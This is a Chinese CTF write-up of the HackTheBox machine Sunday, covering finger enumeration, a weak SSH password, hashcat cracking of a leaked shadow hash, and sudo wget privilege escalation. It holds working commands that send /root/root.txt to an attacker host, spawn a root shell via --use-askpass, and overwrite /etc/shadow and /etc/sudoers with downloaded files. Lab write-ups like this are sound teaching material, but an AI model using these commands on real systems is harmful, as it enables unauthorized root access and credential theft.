HTB Sunday writeup(靶机弱口令场景下,多种sudo提权方法解析)
·
HTB Sunday writeup
大佬请忽略!
Sunday攻击要点:
★ finger用户枚举
★ ssh服务弱口令
★ sudo提权
nmap
└─$ nmap -p- -sCV --min-rate 1000 10.10.10.76
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 15:16 CST
Warning: 10.10.10.76 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.76
Host is up (0.25s latency).
Not shown: 43135 filtered tcp ports (no-response), 22395 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
79/tcp    open  finger?
| fingerprint-strings:
|   GenericLines:
|     No one logged on
|   GetRequest:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|   HTTPOptions:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|     OPTIONS ???
|   Help:
|     Login Name TTY Idle When Where
|     HELP ???
|   RTSPRequest:
|     Login Name TTY Idle When Where
|     OPTIONS ???
|     RTSP/1.0 ???
|   SSLSessionReq, TerminalServerCookie:
|_    Login Name TTY Idle When Where
|_finger: No one logged on\x0D
111/tcp   open  rpcbind 2-4 (RPC #100000)
515/tcp   open  printer
6787/tcp  open  http    Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
22022/tcp open  ssh     OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:00:94:32:18:60:a4:93:3b:87:a4:b6:f8:02:68:0e (RSA)
|_  256 da:2a:6c:fa:6b:b1:ea:16:1d:a6:54:a1:0b:2b:ee:48 (ED25519)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port79-TCP:V=7.95%I=7%D=11/3%Time=69085973%P=x86_64-pc-linux-gnu%r(Gene
SF:ricLines,12,"No\x20one\x20logged\x20on\r\n")%r(GetRequest,93,"Login\x20
SF:\x20\x20\x20\x20\x20\x20Name\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20TTY\x20\x20\x20\x20\x20\x20\x20\x20\x20Idle\x20\x20\x2
SF:0\x20When\x20\x20\x20\x20Where\r\n/\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nGET\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\
SF:?\r\nHTTP/1\.0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:?\?\?\r\n")%r(Help,5D,"Login\x20\x20\x20\x20\x20\x20\x20Name\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20TTY\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20Idle\x20\x20\x20\x20When\x20\x20\x20\x20Where\r\nHELP\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\?\?\?\r\n")%r(HTTPOptions,93,"Login\x20\x20\x20\x20\x20\x20\x20Name\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20TTY\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20Idle\x20\x20\x20\x20When\x20\x20\x20\x20Where\
SF:r\n/\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\?\?\?\r\nHTTP/1\.0\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\?\?\?\r\nOPTIONS\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\?\?\?\r\n")%r(RTSPRequest,93,"Login\x20\x20
SF:\x20\x20\x20\x20\x20Name\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20TTY\x20\x20\x20\x20\x20\x20\x20\x20\x20Idle\x20\x20\x20\x2
SF:0When\x20\x20\x20\x20Where\r\n/\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nOPTIONS\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\nRTSP/1\.0\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\n")%r(SS
SF:LSessionReq,5D,"Login\x20\x20\x20\x20\x20\x20\x20Name\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20TTY\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20Idle\x20\x20\x20\x20When\x20\x20\x20\x20Where\r\n\x16\x03\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\?\?\?\r\n")%r(TerminalServerCookie,5D,"Login\x20\x20\x20\x20\x20\
SF:x20\x20Name\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:TTY\x20\x20\x20\x20\x20\x20\x20\x20\x20Idle\x20\x20\x20\x20When\x20\x20
SF:\x20\x20Where\r\n\x03\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\?\?\?\r\n");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 765.21 seconds
靶机开放finger服务79端口,rpcbind服务111端口,printer服务515端口,http服务6787端口,ssh服务22022端口,没有获取操作系统信息。
finger 79
finger 是一个 Unix-like 系统(包括 Linux、BSD、macOS 等)中的命令行工具,用于查询和显示系统用户的信息。它可以显示本地或远程主机的用户登录状态、个人信息等细节,比 who、w 或 id 等命令提供更丰富的输出。
Finger 协议的主要作用是为网络用户提供一种简单的方式来获取其他用户或系统的状态信息,在早期互联网时代类似于“社交查询工具”或“在线通讯录”。
└─$ ./finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Worker Processes ......... 5
Usernames file ........... /usr/share/seclists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10177
Target TCP port .......... 79
Query timeout ............ 5 secs
Relay Server ............. Not used

######## Scan started at Mon Nov  3 15:46:54 2025 #########
access@10.10.10.76: access No Access User                     < .  .  .  . >..nobody4  SunOS 4.x NFS Anonym               < .  .  .  . >..
admin@10.10.10.76: Login       Name               TTY         Idle    When    Where..adm      Admin                              < .  .  .  . >..dladm    Datalink Admin                     < .  .  .  . >..netadm   Network Admin                      < .  .  .  . >..netcfg   Network Configuratio               < .  .  .  . >..dhcpserv DHCP Configuration A               < .  .  .  . >..ikeuser  IKE Admin                          < .  .  .  . >..lp       Line Printer Admin                 < .  .  .  . >..
anne marie@10.10.10.76: Login       Name               TTY         Idle    When    Where..anne                  ???..marie                 ???..
bin@10.10.10.76: bin             ???                         < .  .  .  . >..
dee dee@10.10.10.76: Login       Name               TTY         Idle    When    Where..dee                   ???..dee                   ???..
ike@10.10.10.76: ikeuser  IKE Admin                          < .  .  .  . >..
jo ann@10.10.10.76: Login       Name               TTY         Idle    When    Where..ann                   ???..jo                    ???..
la verne@10.10.10.76: Login       Name               TTY         Idle    When    Where..la                    ???..verne                 ???..
line@10.10.10.76: Login       Name               TTY         Idle    When    Where..lp       Line Printer Admin                 < .  .  .  . >..
message@10.10.10.76: Login       Name               TTY         Idle    When    Where..smmsp    SendMail Message Sub               < .  .  .  . >..
miof mela@10.10.10.76: Login       Name               TTY         Idle    When    Where..mela                  ???..miof                  ???..
root@10.10.10.76: root     Super-User            ssh          <Dec  7, 2023> 10.10.14.46         ..
sammy@10.10.10.76: sammy           ???            ssh          <May  6, 2025> 10.10.14.68         ..
sunny@10.10.10.76: sunny           ???            ssh          <Apr 13, 2022> 10.10.14.13         ..
sys@10.10.10.76: sys             ???                         < .  .  .  . >..
zsa zsa@10.10.10.76: Login       Name               TTY         Idle    When    Where..zsa                   ???..zsa                   ???..
######## Scan completed at Mon Nov  3 16:06:31 2025 #########
16 results.

10177 queries in 1177 seconds (8.6 queries / sec)
└─$ finger sunny@10.10.10.76
Login       Name               TTY         Idle    When    Where
sunny           ???            ssh          <Apr 13, 2022> 10.10.14.13

└─$ finger sammy@10.10.10.76
Login       Name               TTY         Idle    When    Where
sammy           ???            ssh          <May  6, 2025> 10.10.14.68

└─$ finger root@10.10.10.76
Login       Name               TTY         Idle    When    Where
root     Super-User            ssh          <Dec  7, 2023> 10.10.14.46
└─$ finger @10.10.10.76
No one logged on
Shell as sunny
获取3个用户信息,root、sammy、sunny。尝试使用sammy、sunny、admin、root、靶机名称、应用默认口令。sunny/sunday有效。
└─$ ssh sunny@10.10.10.76 -p 22022
(sunny@10.10.10.76) Password:
Last login: Wed Apr 13 15:35:50 2022 from 10.10.14.13
Oracle Solaris 11.4.42.111.0                  Assembled December 2021
sunny@sunday:~$ id
uid=101(sunny) gid=10(staff)
sunny home目录信息
sunny@sunday:~$ ls -la
total 19
drwxr-xr-x   2 sunny    staff          8 Apr 13  2022 .
dr-xr-xr-x   4 root     root           4 Dec 19  2021 ..
-rw-------   1 sunny    staff        402 Apr 13  2022 .bash_history
-r--r--r--   1 sunny    staff        159 Dec 19  2021 .bashrc
-rw-r--r--   1 sunny    staff        568 Dec 19  2021 .profile
-rw-r--r--   1 sunny    staff        156 Dec 19  2021 local.cshrc
-rw-r--r--   1 sunny    staff         97 Dec 19  2021 local.login
-rw-r--r--   1 sunny    staff        119 Dec 19  2021 local.profile
sunny@sunday:~$
.bash_history文件查看历史命令
sunny@sunday:~$ cat .bash_history
su -
su -
cat /etc/resolv.conf
su -
ps auxwww|grep overwrite
su -
sudo -l
sudo /root/troll
ls /backup
ls -l /backup
cat /backup/shadow.backup
sudo /root/troll
sudo /root/troll
su -
sudo -l
sudo /root/troll
ps auxwww
ps auxwww
ps auxwww
top
top
top
ps auxwww|grep overwrite
su -
su -
cat /etc/resolv.conf
ps auxwww|grep over
sudo -l
sudo /root/troll
sudo /root/troll
sudo /root/troll
sudo /root/troll
其中shadow.backup泄露用户密码
sunny@sunday:~$ cat /backup/shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
sunny sudo 无法利用。
sunny@sunday:~$ sudo -l
User sunny may run the following commands on sunday:
    (root) NOPASSWD: /root/troll
sunny@sunday:~$ ls -la /root/troll
/root/troll: Permission denied
sunny@sunday:~$ file /root/troll
/root/troll:    cannot open: Permission denied
sunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
Shell as sammy
hash类型识别
└─$ hashcat --identify hash
The following hash-mode match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
   7400 | sha256crypt $5$, SHA256 (Unix)                             | Operating System
破解
└─# hashcat -a 0 -m 7400 hash /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i9-9980HK CPU @ 2.40GHz, 2189/4442 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:cooldude!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 7400 (sha256crypt $5$, SHA256 (Unix))
Hash.Target......: $5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB
Time.Started.....: Mon Nov  3 16:37:30 2025 (1 min, 44 secs)
Time.Estimated...: Mon Nov  3 16:39:14 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1960 H/s (13.32ms) @ Accel:128 Loops:256 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 203776/14344384 (1.42%)
Rejected.........: 0/203776 (0.00%)
Restore.Point....: 203264/14344384 (1.42%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4864-5000
Candidate.Engine.: Device Generator
Candidates.#1....: daddyzgurl -> chrystelle
Hardware.Mon.#1..: Util: 97%

Started: Mon Nov  3 16:37:12 2025
Stopped: Mon Nov  3 16:39:15 2025
Shell as sammy
└─$ ssh sammy@10.10.10.76 -p 22022
(sammy@10.10.10.76) Password:
Warning: 2 failed authentication attempts since last successful authentication.  The latest at Mon Nov 03 07:38 2025.
Warning: 2 failed authentication attempts since last successful authentication.  The latest at Mon Nov 03 07:38 2025.
Last login: Tue May  6 07:35:42 2025 from 10.10.14.68
Oracle Solaris 11.4.42.111.0                  Assembled December 2021
-bash-5.1$ id
uid=100(sammy) gid=10(staff)
sudo wget
通过配置 /etc/sudoers,允许普通用户以超级用户(或其他用户)身份执行特定命令,利用 sudo 临时切换权限运行。
–use-askpass=COMMAND
-bash-5.1$ sudo -l
User sammy may run the following commands on sunday:
    (root) NOPASSWD: /usr/bin/wget

-bash-5.1$ TF=$(mktemp)
-bash-5.1$ chmod +x $TF
-bash-5.1$ echo -e '#!/bin/sh\n/bin/sh 1>&0' >$TF
-bash-5.1$ sudo wget --use-askpass=$TF 0
root@sunday:/home/sammy# id
uid=0(root) gid=0(root)
–input-file=FILE
download URLs found in local or external FILE
-bash-5.1$ sudo wget -i /root/root.txt
--2025-11-04 00:13:57--  http://0e78954...d5454d4/
Resolving 0e78954...d5454d4 (0e78954...d5454d4)... failed: temporary name resolution failure.
wget: unable to resolve host address ‘0e78954...d5454d4’
–post-file=FILE
靶机
-bash-5.1$ sudo wget --post-file=/root/root.txt http://10.10.16.14:8443
--2025-11-04 00:26:21--  http://10.10.16.14:8443/
Connecting to 10.10.16.14:8443... connected.
HTTP request sent, awaiting response...
kali
└─$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.10.16.14] from (UNKNOWN) [10.10.10.76] 64897
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (solaris2.11)
Accept: */*
Accept-Encoding: identity
Host: 10.10.16.14:8443
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

0e789545a1439......4d5454d4
Overwrite troll(sunny sudo)
靶机 sammy账号
-bash-5.1$ sudo wget http://10.10.16.14/troll -O /root/troll
--2025-11-04 00:36:17--  http://10.10.16.14/troll
Connecting to 10.10.16.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18 [application/octet-stream]
Saving to: ‘/root/troll’

/root/troll     100%[=======>]      18  --.-KB/s    in 0s

2025-11-04 00:36:17 (2.98 MB/s) - ‘/root/troll’ saved [18/18]

-bash-5.1$ sudo wget http://10.10.16.14/troll -O /root/troll
--2025-11-04 00:37:23--  http://10.10.16.14/troll
Connecting to 10.10.16.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18 [application/octet-stream]
Saving to: ‘/root/troll’

/root/troll     100%[=======>]      18  --.-KB/s    in 0s

2025-11-04 00:37:24 (2.01 MB/s) - ‘/root/troll’ saved [18/18]

-bash-5.1$
kali
troll脚本
#!/bin/bash

bash
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.76 - - [04/Nov/2025 09:04:01] "GET /troll HTTP/1.1" 200 -
10.10.10.76 - - [04/Nov/2025 09:05:07] "GET /troll HTTP/1.1" 200 -
靶机sunny账号
sunny@sunday:~$ sudo -l
User sunny may run the following commands on sunday:
    (root) NOPASSWD: /root/troll
sunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
sunny@sunday:~$ sudo /root/troll
root@sunday:/home/sunny# id
uid=0(root) gid=0(root)
root@sunday:/home/sunny#
Overwrite shadow
sunny已备份shadow,增加root账号
~$ cat shadow
root:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6449::::::
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
-bash-5.1$ ls -la /etc/shadow
-r--------   1 root     root         776 May  6  2025 /etc/shadow
-bash-5.1$ sudo wget http://10.10.16.14/shadow -O /etc/shadow
--2025-11-04 01:22:20--  http://10.10.16.14/shadow
Connecting to 10.10.16.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 391 [application/octet-stream]
Saving to: ‘/etc/shadow’

/etc/shadow     100%[=======>]     391  --.-KB/s    in 0s

2025-11-04 01:22:21 (64.6 MB/s) - ‘/etc/shadow’ saved [391/391]

-bash-5.1$
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.76 - - [04/Nov/2025 09:50:05] "GET /shadow HTTP/1.1" 200 -
Overwrite sudoers
sudoers
root  ALL=(ALL) ALL
sammy ALL=(root) NOPASSWD: /usr/bin/su
sammy ALL=(root) NOPASSWD: /usr/bin/wget
sunny ALL=(root) NOPASSWD: /root/troll
-bash-5.1$ ls -la /etc/sudoers
-r--r-----   1 root     root        3254 Dec 19  2021 /etc/sudoers
-bash-5.1$ sudo wget http://10.10.16.14/sudoers -O /etc/sudoers
--2025-11-04 01:28:11--  http://10.10.16.14/sudoers
Connecting to 10.10.16.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139 [application/octet-stream]
Saving to: ‘/etc/sudoers’

/etc/sudoers    100%[=======>]     139  --.-KB/s    in 0s

2025-11-04 01:28:12 (23.0 MB/s) - ‘/etc/sudoers’ saved [139/139]

-bash-5.1$ sudo -l
User sammy may run the following commands on sunday:
    (root) NOPASSWD: /usr/bin/su
    (root) NOPASSWD: /usr/bin/wget
-bash-5.1$ sudo su
root@sunday:/home/sammy# id
uid=0(root) gid=0(root)
root@sunday:/home/sammy#
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.76 - - [04/Nov/2025 09:55:56] "GET /sudoers HTTP/1.1" 200 -

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 5
5 0
0- 0


 已为社区贡献10条内容

所有评论(0)